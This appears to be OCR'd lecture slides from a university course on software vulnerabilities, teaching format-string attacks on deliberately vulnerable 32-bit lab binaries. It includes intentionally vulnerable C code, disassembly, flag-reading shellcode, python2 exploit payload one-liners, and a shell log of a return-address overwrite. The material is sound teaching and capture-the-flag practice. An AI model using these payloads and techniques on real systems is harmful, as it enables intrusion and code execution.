NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

formats3: From format string vul to buffer overflow

```
int vulfoo()
{
        char buf1[100];
        char buf2[100];

        fgets(buf2, 99, stdin);
        sprintf(buf1, buf2);
        return 0;
}

int main() {
        return vulfoo();
}
```


Canary disabled; NX disabled

man sprintf

```
PRINTF(3)                         Linux Programmer's Manual                         PRINTF(3)

NAME
       printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

SYNOPSIS
       #include <stdio.h>

       int printf(const char *format, ...);
       int fprintf(FILE *stream, const char *format, ...);
       int dprintf(int fd, const char *format, ...);
       int sprintf(char *str, const char *format, ...);
       int snprintf(char *str, size_t size, const char *format, ...);

       #include <stdarg.h>

       int vprintf(const char *format, va_list ap);
       int vfprintf(FILE *stream, const char *format, va_list ap);
       int vdprintf(int fd, const char *format, va_list ap);
       int vsprintf(char *str, const char *format, va_list ap);
       int vsnprintf(char *str, size_t size, const char *format, va_list ap);

   Feature Test Macro Requirements for glibc (see feature_test_macros(7)):

       snprintf(), vsnprintf():
           _XOPEN_SOURCE >= 500 || _ISOC99_SOURCE ||
               || /* Glibc versions <= 2.19: */ _BSD_SOURCE

       dprintf(), vdprintf():
           Since glibc 2.10:
               _POSIX_C_SOURCE >= 200809L
           Before glibc 2.10:
               _GNU_SOURCE
```

formats3

```
000011ed <vulfoo>:
    11ed:    f3 0f 1e fb              endbr32
    11f1:    55                       push   ebp
    11f2:    89 e5                    mov    ebp,esp
    11f4:    53                       push   ebx
    11f5:    81 ec d4 00 00 00        sub    esp,0xd4
    11fb:    e8 f0 fe ff ff           call   10f0 <__x86.get_pc_thunk.bx>
    1200:    81 c3 d0 2d 00 00        add    ebx,0x2dd0
    1206:    8b 83 24 00 00 00        mov    eax,DWORD PTR [ebx+0x24]
    120c:    8b 00                    mov    eax,DWORD PTR [eax]
    120e:    83 ec 04                 sub    esp,0x4
    1211:    50                       push   eax
    1212:    6a 63                    push   0x63
    1214:    8d 85 30 ff ff ff        lea    eax,[ebp-0xd0]
    121a:    50                       push   eax
    121b:    e8 60 fe ff ff           call   1080 <fgets@plt>
    1220:    83 c4 10                 add    esp,0x10
    1223:    83 ec 08                 sub    esp,0x8
    1226:    8d 85 30 ff ff ff        lea    eax,[ebp-0xd0]
    122c:    50                       push   eax
    122d:    8d 45 94                 lea    eax,[ebp-0x6c]
    1230:    50                       push   eax
    1231:    e8 6a fe ff ff           call   10a0 <sprintf@plt>
    1236:    83 c4 10                 add    esp,0x10
    1239:    b8 00 00 00 00           mov    eax,0x0
    123e:    8b 5d fc                 mov    ebx,DWORD PTR [ebp-0x4]
    1241:    c9                       leave
    1242:    c3                       ret
```




```
int vulfoo()
{
        char buf1[100];
        char buf2[100];

        fgets(buf2, 99, stdin);
        sprintf(buf1, buf2);
        return 0;}
```

Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open(“/flag”, 0), 0, 1000)

```
8049000:   6a 67            push   0x67
8049002:   68 2f 66 6c 61   push   0x616c662f
8049007:   31 c0            xor    eax,eax
8049009:   b0 05            mov    al,0x5
804900b:   89 e3            mov    ebx,esp
804900d:   31 c9            xor    ecx,ecx
804900f:   31 d2            xor    edx,edx
8049011:   cd 80            int    0x80
8049013:   89 c1            mov    ecx,eax
8049015:   31 c0            xor    eax,eax
8049017:   b0 64            mov    al,0x64
8049019:   89 c6            mov    esi,eax
804901b:   31 c0            xor    eax,eax
804901d:   b0 bb            mov    al,0xbb
804901f:   31 db            xor    ebx,ebx
8049021:   b3 01            mov    bl,0x1
8049023:   31 d2            xor    edx,edx
8049025:   cd 80            int    0x80
8049027:   31 c0            xor    eax,eax
8049029:   b0 01            mov    al,0x1
804902b:   31 db            xor    ebx,ebx
804902d:   cd 80            int    0x80
```

```
export SCODE=$(python2 -c "print '\x90'* sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

Exploit for format3 (shellcode in buffer)

Something like

python2 -c "print '%112d' + '\x??\x??\x??\x??' + '\x90'?? + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x31\xd2\xcd\x80\x31\xc0\x40\xcd\x80' " > /tmp/exploit*

cat /tmp/exploit | ./formats3

formats3
Capture the flag
Sequential overwrite

```
int vulfoo()
{
        char buf1[100];
        char buf2[100];

        fgets(buf2, 99, stdin);
        sprintf(buf1, buf2);
        return 0;
}

int main() {
        return vulfoo();
}
```

Formats5: overwrite global variable


```
int auth = 0;

int vulfoo()
{
        int stack = 0;

        asm ("mov %%ebp, %0\n\t"
                : "=r" (stack));

        printf("RET is at %x\n", stack + 4);

        char tmpbuf[512];
        fgets(tmpbuf, 510, stdin);

        printf(tmpbuf);
        return 0;}

int main() {
        vulfoo();

        if (auth)
                print_flag();}
```

Goal:

Call print_flag() by overwriting auth


formats5 32bit - call print_flag

```
08049316 <vulfoo>:
 8049316:	f3 0f 1e fb          	endbr32
 804931a:	55                   	push   ebp
 804931b:	89 e5                	mov    ebp,esp
 804931d:	53                   	push   ebx
 804931e:	81 ec 14 02 00 00    	sub    esp,0x214
 8049324:	e8 47 fe ff ff       	call   8049170 <__x86.get_pc_thunk.bx>
 8049329:	81 c3 d7 2c 00 00    	add    ebx,0x2cd7
 804932f:	c7 45 f4 00 00 00 00 	mov    DWORD PTR [ebp-0xc],0x0
 8049336:	89 e8                	mov    eax,ebp
 8049338:	89 45 f4             	mov    DWORD PTR [ebp-0xc],eax
 804933b:	8b 45 f4             	mov    eax,DWORD PTR [ebp-0xc]
 804933e:	83 c0 04             	add    eax,0x4
 8049341:	83 ec 08             	sub    esp,0x8
 8049344:	50                   	push   eax
 8049345:	8d 83 45 e0 ff ff    	lea    eax,[ebx-0x1fbb]
 804934b:	50                   	push   eax
 804934c:	e8 5f fd ff ff       	call   80490b0 <printf@plt>
 8049351:	83 c4 10             	add    esp,0x10
 8049354:	8b 83 fc ff ff ff    	mov    eax,DWORD PTR [ebx-0x4]
 804935a:	8b 00                	mov    eax,DWORD PTR [eax]
 804935c:	83 ec 04             	sub    esp,0x4
 804935f:	50                   	push   eax
 8049360:	68 fe 01 00 00       	push   0x1fe
 8049365:	8d 85 f4 fd ff ff    	lea    eax,[ebp-0x20c]
 804936b:	50                   	push   eax
 804936c:	e8 4f fd ff ff       	call   80490c0 <fgets@plt>
 8049371:	83 c4 10             	add    esp,0x10
 8049374:	83 ec 0c             	sub    esp,0xc
 8049377:	8d 85 f4 fd ff ff    	lea    eax,[ebp-0x20c]
 804937d:	50                   	push   eax
 804937e:	e8 2d fd ff ff       	call   80490b0 <printf@plt>
 8049383:	83 c4 10             	add    esp,0x10
 8049386:	b8 00 00 00 00       	mov    eax,0x0
 804938b:	8b 5d fc             	mov    ebx,DWORD PTR [ebp-0x4]
 804938e:	c9                   	leave
 804938f:	c3                   	ret
```




formats5 32bit - (When EIP is in vulfoo)

```
08049316 <vulfoo>:
 8049316:	f3 0f 1e fb          	endbr32
 804931a:	55                   	push   ebp
 804931b:	89 e5                	mov    ebp,esp
 804931d:	53                   	push   ebx
 804931e:	81 ec 14 02 00 00    	sub    esp,0x214
 8049324:	e8 47 fe ff ff       	call   8049170 <__x86.get_pc_thunk.bx>
 8049329:	81 c3 d7 2c 00 00    	add    ebx,0x2cd7
 804932f:	c7 45 f4 00 00 00 00 	mov    DWORD PTR [ebp-0xc],0x0
 8049336:	89 e8                	mov    eax,ebp
 8049338:	89 45 f4             	mov    DWORD PTR [ebp-0xc],eax
 804933b:	8b 45 f4             	mov    eax,DWORD PTR [ebp-0xc]
 804933e:	83 c0 04             	add    eax,0x4
 8049341:	83 ec 08             	sub    esp,0x8
 8049344:	50                   	push   eax
 8049345:	8d 83 45 e0 ff ff    	lea    eax,[ebx-0x1fbb]
 804934b:	50                   	push   eax
 804934c:	e8 5f fd ff ff       	call   80490b0 <printf@plt>
 8049351:	83 c4 10             	add    esp,0x10
 8049354:	8b 83 fc ff ff ff    	mov    eax,DWORD PTR [ebx-0x4]
 804935a:	8b 00                	mov    eax,DWORD PTR [eax]
 804935c:	83 ec 04             	sub    esp,0x4
 804935f:	50                   	push   eax
 8049360:	68 fe 01 00 00       	push   0x1fe
 8049365:	8d 85 f4 fd ff ff    	lea    eax,[ebp-0x20c]
 804936b:	50                   	push   eax
 804936c:	e8 4f fd ff ff       	call   80490c0 <fgets@plt>
 8049371:	83 c4 10             	add    esp,0x10
 8049374:	83 ec 0c             	sub    esp,0xc
 8049377:	8d 85 f4 fd ff ff    	lea    eax,[ebp-0x20c]
 804937d:	50                   	push   eax
 804937e:	e8 2d fd ff ff       	call   80490b0 <printf@plt>
 8049383:	83 c4 10             	add    esp,0x10
 8049386:	b8 00 00 00 00       	mov    eax,0x0
 804938b:	8b 5d fc             	mov    ebx,DWORD PTR [ebp-0x4]
 804938e:	c9                   	leave
 804938f:	c3                   	ret
```




formats5 32bit - (When EIP is in vulfoo)

```
08049316 <vulfoo>:
 8049316:	f3 0f 1e fb          	endbr32
 804931a:	55                   	push   ebp
 804931b:	89 e5                	mov    ebp,esp
 804931d:	53                   	push   ebx
 804931e:	81 ec 14 02 00 00    	sub    esp,0x214
 8049324:	e8 47 fe ff ff       	call   8049170 <__x86.get_pc_thunk.bx>
 8049329:	81 c3 d7 2c 00 00    	add    ebx,0x2cd7
 804932f:	c7 45 f4 00 00 00 00 	mov    DWORD PTR [ebp-0xc],0x0
 8049336:	89 e8                	mov    eax,ebp
 8049338:	89 45 f4             	mov    DWORD PTR [ebp-0xc],eax
 804933b:	8b 45 f4             	mov    eax,DWORD PTR [ebp-0xc]
 804933e:	83 c0 04             	add    eax,0x4
 8049341:	83 ec 08             	sub    esp,0x8
 8049344:	50                   	push   eax
 8049345:	8d 83 45 e0 ff ff    	lea    eax,[ebx-0x1fbb]
 804934b:	50                   	push   eax
 804934c:	e8 5f fd ff ff       	call   80490b0 <printf@plt>
 8049351:	83 c4 10             	add    esp,0x10
 8049354:	8b 83 fc ff ff ff    	mov    eax,DWORD PTR [ebx-0x4]
 804935a:	8b 00                	mov    eax,DWORD PTR [eax]
 804935c:	83 ec 04             	sub    esp,0x4
 804935f:	50                   	push   eax
 8049360:	68 fe 01 00 00       	push   0x1fe
 8049365:	8d 85 f4 fd ff ff    	lea    eax,[ebp-0x20c]
 804936b:	50                   	push   eax
 804936c:	e8 4f fd ff ff       	call   80490c0 <fgets@plt>
 8049371:	83 c4 10             	add    esp,0x10
 8049374:	83 ec 0c             	sub    esp,0xc
 8049377:	8d 85 f4 fd ff ff    	lea    eax,[ebp-0x20c]
 804937d:	50                   	push   eax
 804937e:	e8 2d fd ff ff       	call   80490b0 <printf@plt>
 8049383:	83 c4 10             	add    esp,0x10
 8049386:	b8 00 00 00 00       	mov    eax,0x0
 804938b:	8b 5d fc             	mov    ebx,DWORD PTR [ebp-0x4]
 804938e:	c9                   	leave
 804938f:	c3                   	ret
```



formats5 32bit - (EIP in printf)

```
08049316 <vulfoo>:
 8049316:	f3 0f 1e fb          	endbr32
 804931a:	55                   	push   ebp
 804931b:	89 e5                	mov    ebp,esp
 804931d:	53                   	push   ebx
 804931e:	81 ec 14 02 00 00    	sub    esp,0x214
 8049324:	e8 47 fe ff ff       	call   8049170 <__x86.get_pc_thunk.bx>
 8049329:	81 c3 d7 2c 00 00    	add    ebx,0x2cd7
 804932f:	c7 45 f4 00 00 00 00 	mov    DWORD PTR [ebp-0xc],0x0
 8049336:	89 e8                	mov    eax,ebp
 8049338:	89 45 f4             	mov    DWORD PTR [ebp-0xc],eax
 804933b:	8b 45 f4             	mov    eax,DWORD PTR [ebp-0xc]
 804933e:	83 c0 04             	add    eax,0x4
 8049341:	83 ec 08             	sub    esp,0x8
 8049344:	50                   	push   eax
 8049345:	8d 83 45 e0 ff ff    	lea    eax,[ebx-0x1fbb]
 804934b:	50                   	push   eax
 804934c:	e8 5f fd ff ff       	call   80490b0 <printf@plt>
 8049351:	83 c4 10             	add    esp,0x10
 8049354:	8b 83 fc ff ff ff    	mov    eax,DWORD PTR [ebx-0x4]
 804935a:	8b 00                	mov    eax,DWORD PTR [eax]
 804935c:	83 ec 04             	sub    esp,0x4
 804935f:	50                   	push   eax
 8049360:	68 fe 01 00 00       	push   0x1fe
 8049365:	8d 85 f4 fd ff ff    	lea    eax,[ebp-0x20c]
 804936b:	50                   	push   eax
 804936c:	e8 4f fd ff ff       	call   80490c0 <fgets@plt>
 8049371:	83 c4 10             	add    esp,0x10
 8049374:	83 ec 0c             	sub    esp,0xc
 8049377:	8d 85 f4 fd ff ff    	lea    eax,[ebp-0x20c]
 804937d:	50                   	push   eax
 804937e:	e8 2d fd ff ff       	call   80490b0 <printf@plt>
 8049383:	83 c4 10             	add    esp,0x10
 8049386:	b8 00 00 00 00       	mov    eax,0x0
 804938b:	8b 5d fc             	mov    ebx,DWORD PTR [ebp-0x4]
 804938e:	c9                   	leave
 804938f:	c3                   	ret
```



Formats6: overwrite variables

```
int auth = 0;
int auth1 = 0;

int vulfoo()
{
        char tmpbuf[512];
        fgets(tmpbuf, 510, stdin);
        printf(tmpbuf);
        return 0;}

int main() {
        vulfoo();
        printf("auth = %d, auth1 = %d\n", auth, auth1);

        if (auth == 60 && auth1 == 80)
                print_flag();
}
```

Goal: Call print_flag() by overwriting auth(s)

Formats5: overwrite return address on stack

```
int auth = 0;

int vulfoo()
{
        int stack = 0;

        asm ("mov %%ebp, %0\n\t"
                : "=r" (stack));

        printf("RET is at %x\n", stack + 4);

        char tmpbuf[512];
        fgets(tmpbuf, 510, stdin);

        printf(tmpbuf);
        return 0;}

int main() {
        vulfoo();

        if (auth)
                print_flag();}
```

Goal:


Get the flag without overwriting auth

Formats5: overwrite return address on stack

1. Overwrite the RET address on vulfoo’s stack frame
   a. Challenge: The address is 4 bytes. A big number. Solution: overwrite 1 byte a time instead of 4 bytes directly.
   b. Challenge: The byte to be written could be a small number, but the printf already print more bytes than that. Solution: overflow the byte.

formats5 32bit

```
08049316 <vulfoo>:
 8049316:   f3 0f 1e fb          endbr32
 804931a:   55                   push   ebp
 804931b:   89 e5                mov    ebp,esp
 804931d:   53                   push   ebx
 804931e:   81 ec 14 02 00 00    sub    esp,0x214
 8049324:   e8 47 fe ff ff       call   8049170 <__x86.get_pc_thunk.bx>
 8049329:   81 c3 d7 2c 00 00    add    ebx,0x2cd7
 804932f:   c7 45 f4 00 00 00 00 mov    DWORD PTR [ebp-0xc],0x0
 8049336:   89 e8                mov    eax,ebp
 8049338:   89 45 f4             mov    DWORD PTR [ebp-0xc],eax
 804933b:   8b 45 f4             mov    eax,DWORD PTR [ebp-0xc]
 804933e:   83 c0 04             add    eax,0x4
 8049341:   83 ec 08             sub    esp,0x8
 8049344:   50                   push   eax
 8049345:   8d 83 45 e0 ff ff    lea    eax,[ebx-0x1fbb]
 804934b:   50                   push   eax
 804934c:   e8 5f fd ff ff       call   80490b0 <printf@plt>
 8049351:   83 c4 10             add    esp,0x10
 8049354:   8b 83 fc ff ff ff    mov    eax,DWORD PTR [ebx-0x4]
 804935a:   8b 00                mov    eax,DWORD PTR [eax]
 804935c:   83 ec 04             sub    esp,0x4
 804935f:   50                   push   eax
 8049360:   68 fe 01 00 00       push   0x1fe
 8049365:   8d 85 f4 fd ff ff    lea    eax,[ebp-0x20c]
 804936b:   50                   push   eax
 804936c:   e8 4f fd ff ff       call   80490c0 <fgets@plt>
 8049371:   83 c4 10             add    esp,0x10
 8049374:   83 ec 0c             sub    esp,0xc
 8049377:   8d 85 f4 fd ff ff    lea    eax,[ebp-0x20c]
 804937d:   50                   push   eax
 804937e:   e8 2d fd ff ff       call   80490b0 <printf@plt>
 8049383:   83 c4 10             add    esp,0x10
 8049386:   b8 00 00 00 00       mov    eax,0x0
 804938b:   8b 5d fc             mov    ebx,DWORD PTR [ebp-0x4]
 804938e:   c9                   leave
 804938f:   c3                   ret
```



Specifiers

A format specifier follows this prototype:

%[flags][width][.precision][length]specifier

The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
length	**d i**	**u o x X**	**f F e E g G a A**	**c**	**s**	**p**	**n**
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Note regarding the `c` specifier: it takes an `int` (or wint_t) as argument, but performs the proper conversion to a `char` value (or a `wchar_t`) before formatting it for output.

Formats5: write on byte a time and integer overflow

```
ctf@formatstring_formats5_32:/$ python2 -c "print '\x8d\xd6\xff\xffAAAA\x8c\xd6\xff\xff%08x.%08x.%08x.%08x.%08x.%88d.%hhn%164d%hhn'" | ./formatstring_formats5_32
RET is at ffffd68c
